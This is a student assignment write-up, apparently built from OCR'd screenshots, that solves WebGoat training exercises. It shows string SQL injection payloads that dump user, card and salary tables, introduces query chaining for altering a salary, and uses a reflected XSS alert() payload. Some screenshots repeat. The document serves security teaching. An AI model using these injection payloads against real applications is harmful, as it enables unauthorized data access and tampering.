
ASSIGNMENT – 8

Q-1) <u>SQL Injection</u>

- **Example 1:**

First execute the command :-


WEBGOAT
SQL Injection (intro)
Introduction
General
(A1) Injection
SQL Injection (intro)
SQL Injection (advanced)
SQL Injection (mitigation)
(A2) Broken Authentication
(A3) Sensitive Data Exposure
(A4) XML External Entities (XXE)
(A5) Broken Access Control
(A7) Cross-Site Scripting (XSS)
(A8) Insecure Deserialization
(A9) Vulnerable Components
(A8:2013) Request Forgeries
Client side
Show hints
Reset lesson
1 2 3 4 5 6 7 8 9 10 11 12 13

Try It! String SQL injection


The query in the code builds a dynamic query as seen in the previous example. The query is build by concatenating strings making it susceptible to String SQL injection:

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '" + lastName + "'";
```

Using the form below try to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ' ['] [or] ['1' = '1] ' Get Account Info

On clicking Get Account Info we get :-



Try It! String SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query is build by concatenating strings making it susceptible to String SQL injection:

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '" + lastName + "'";
```

Using the form below try to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

✓

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ' [Smith] [or] [1 = 1] ' Get Account Info


```
You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
```

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or '1' = '1'

Explanation: This injection works, because *or '1' = '1'* always evaluates to true (The string ending literal for '1 is closed by the query itself, so you should not inject it). So the injected query basically looks like this: *SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE*, which will always evaluate to true, no matter what came before it.

- **Example 2 :**

Enter the Employee name and Authentication TAN :



What is String SQL injection?

If queries are built dynamically in the application by concatenating strings to it, this makes it very susceptible to String SQL injection.
If the input takes a string that gets inserted into a query as a string parameter, then you can easily manipulate the build query using quotation marks to form the string to your specific needs. For example, you could end the string parameter with quotation marks and input your own SQL after that.

It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data - like the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data.
Your current TAN is **3SL99A**.


Since you always have the urge to be the most earning employee, you want to exploit the system and instead of viewing your own internal data, _ you want to take a look at the data of all your colleagues_ to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.
You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "';
```

Employee Name:	Smith
Authentication TAN:	%' or '0'='0

On executing "Get department" :



It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data - like the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data.
Your current TAN is **3SL99A**.

Since you always have the urge to be the most earning employee, you want to exploit the system and instead of viewing your own internal data, _ you want to take a look at the data of all your colleagues_ to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.
You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "';
```

✓


Employee Name:	Lastname
Authentication TAN:	TAN

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

- **Example 3 :**

Enter the Employee name and Authentication TAN :



Compromising Integrity with Query chaining

After compromising the confidentiality of data in the previous lesson, this time we are gonna compromise the **integrity** of data by using SQL **query chaining**.

The integrity of any data can be compromised, if an attacker per example changes information that he should not even be able to access.

What is SQL query chaining?

Query chaining is exactly what it sounds like. When query chaining, you try to append one or more queries to the end of the actual query. You can do this by using the **;** metacharacter which marks the end of a query and that way allows to start another one right after it within the same line.


It is your turn!

You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that.
Better go and *change your own salary so you are earning the most!*

Remember: Your name is John **Smith** and your current TAN is **3SL99A**.

Employee Name:	Smith
Authentication TAN:	%' or '0'='0

On executing "Get department" :



It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data - like the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data.
Your current TAN is **3SL99A**.

Since you always have the urge to be the most earning employee, you want to exploit the system and instead of viewing your own internal data, _ you want to take a look at the data of all your colleagues_ to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.
You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "';
```

✓


Employee Name:	Lastname
Authentication TAN:	TAN

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

Q-2) Cross Site Scripting

Writing JavaScript as Credit card number :



Try It! Reflected XSS

Identify which field is susceptible to XSS

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input is used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

An easy way to find out if a field is vulnerable to an XSS attack is to use the *alert()* or *console.log()* methods. Use one of them to find out which field is vulnerable.

Shopping Cart


Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	$0.00
Dynex - Traditional Notebook Case	27.99	1	$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	$0.00
3 - Year Performance Service Plan $1000 and Over	299.99	1	$0.00

The total charged to your credit card: $0.00

Enter your credit card number: <script>alert("Hello")</script

Enter your three digit access code: 111

Output :



cs.triple5.tech:8080 says

Hello

(A2) Broken Authentication
(A3) Sensitive Data Exposure
(A4) XML External Entities (XXE)
(A5) Broken Access Control
(A7) Cross-Site Scripting (XSS)
Cross Site Scripting
(A8) Insecure Deserialization
(A9) Vulnerable Components
(A8:2013) Request Forgeries
Client side
Challenges
1 2 3 4 5 6 7 8 9 10
OK

Try It! Reflected XSS

Identify which field is susceptible to XSS

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input is used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

An easy way to find out if a field is vulnerable to an XSS attack is to use the *alert()* or *console.log()* methods. Use one of them to find out which field is vulnerable.


Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	$0.00
Dynex - Traditional Notebook Case	27.99	1	$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	$0.00
3 - Year Performance Service Plan $1000 and Over	299.99	1	$0.00

The total charged to your credit card: $0.00

Enter your credit card number: <script>alert("Hello")</script

Enter your three digit access code: 111



Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	$0.00
Dynex - Traditional Notebook Case	27.99	1	$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	$0.00
3 - Year Performance Service Plan $1000 and Over	299.99	1	$0.00

The total charged to your credit card:	$0.00
Enter your credit card number:	4128 3214 0002 1999
Enter your three digit access code:	111

Well done, but alerts are not very impressive are they? Please continue.
Thank you for shopping at WebGoat.
You're support is appreciated

We have charged credit card:

$1997.96